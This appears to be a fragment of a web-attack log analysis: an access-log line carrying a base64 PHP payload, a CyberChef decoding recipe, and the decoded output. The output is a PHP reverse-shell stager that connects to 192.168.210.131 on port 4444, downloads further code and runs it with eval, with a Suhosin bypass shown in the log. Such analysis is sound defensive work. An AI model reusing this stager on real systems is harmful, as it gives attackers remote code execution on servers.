RybGVuKCRiKSk7IGJyZWFrOyB9IH0gJEEdMT0JBTFNbJ21zZ3NvY2snXSA9ICRzOyAkR0xPQKFmu1snBXNnc29ja190eXBkJ10gPSAKc190eXBloYBpZiAoZXh0ZW5zaW9uX2xvYWRlZCgnc3Vob3NpbicpICYmIGluaV9nZXQoJ3N1aG9zaW4uZXhlY3V0b3JuZGlzYWJsZSV9ldmFsJykpIHsgJHN1aG9zaW5fYnlwYXNZPWNYZWFOZV9mdW5jdGlvbignJywgJGIpOyAkC3Vob3Npbjl9ieXBhc3MoKTsgfSBlbHNIHsgZXZhbkGkYik7IH0gZGllKCK7%29%29%3b&name%5b%23type%5d=markup HTTP/1.1" 200 13983 "-" "Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1)"
```

Recipe

From Base64

Alphabet
A-Za-z0-9+/=

☒ Remove non-alphabet chars ☐ Strict mode

STEP

BAKE!

Auto Bake

Input

|Lyo8P3BocCAvKioVIGVycm9yX3JlcG9ydGluZydwKTsgJGJlWID0gJzE5Mi4xNjguMjEwLjEzMSc7ICRwb3J0ID0gNDQ0NDsgawYgKCgkZiA9ICdhdHJlYW1fc29ja2V0X2NsaWVudCpICyMIGlZx2NhbgXhYmxlKCRmKSkgeyAkcyA9ICRmKCJ0Y3A6Ly97JGJlWfTp7JHBvcnR9Iik7ICRzX3R5cGUGPSAnc3RyZWftJzsgfSBpZiAoISRzICYmICgkZiA9ICdmc29ja29wZW4nKSAmJiBpc19jYWxsYWJsZSgkZikpIHsgJHMgPSAKZigkaXAsICRwb3J0KTsgJHNfdHlwZSA9ICdhdHJlYW0nOyB9IGlmICghJHMgJiYgKCRmID0gJ3NvY2tldF9jcmVhdGUnKSAmJiBpc19jYWxsYWJsZSgkZikpIHsgJHMgPSAKZihBRl9JTkVULCBTT0NLX1NUUkVBTswgU09MX1RDUCk7ICRyZXMGPSBAC29ja2V0X2Nvbms1Y3QoJHMsICRpcCwgJHBvcnQpOyBpZiAoISRyZXMPiHsgZGllKCK7IH0gJHNfdHlwZSA9ICdzb2NrZXQnOyB9IGlmICghJHNfdHlwZSkgeyBkaWUoJ25vIHVvY2tldCBmdW5jcycpOyB9IGlmICghJHMpIHsgZGllKCdubyBzb2NrZXQnKTsgfSBzd2l0Y2ggKCRzX3R5cGUpIHsgY2F2ZSAnc3RyZWftJzJogJGxlbIA9IGZyZWfKCRzLCA0KTsgYnJlYW57IGNhc2UgJ3NvY2tldCc6ICRsZW4gPSBzb2NrZXRfcmVhZCgkcvwaNCK7IGJvZWFrOvB9IGlmICahJGxlbikaevBkaWUoKTsafSAkYSA9IHVucGFfi.avaiTmxlbiI

Raw Bytes

Output

```
/*<?php /**/ error_reporting(0); $ip = '192.168.210.131'; $port = 4444; if (($f = 'stream_socket_client') && is_callable($f)) { $s = $f("tcp://{ $ip }:{ $port}"); $s_type = 'stream'; } if (!$s && ($f = 'fsockopen') && is_callable($f)) { $s = $f($ip, $port); $s_type = 'stream'; } if (!$s && ($f = 'socket_create') && is_callable($f)) { $s = $f(AF_INET, SOCK_STREAM, SOL_TCP); $res = @socket_connect($s, $ip, $port); if (!$res) { die(); } $s_type = 'socket'; } if (!$s_type) { die('no socket funcs'); } if (!$s) { die('no socket'); } switch ($s_type) { case 'stream': $len = fread($s, 4); break; case 'socket': $len = socket_read($s, 4); break; } if (!$len) { die(); } $a = unpack("Nlen", $len); $len = $a['len']; $b = ''; while (strlen($b) < $len) { switch ($s_type) { case 'stream': $b .= fread($s, $len-strlen($b)); break; case 'socket': $b .= socket_read($s, $len-
```

--- Hết ---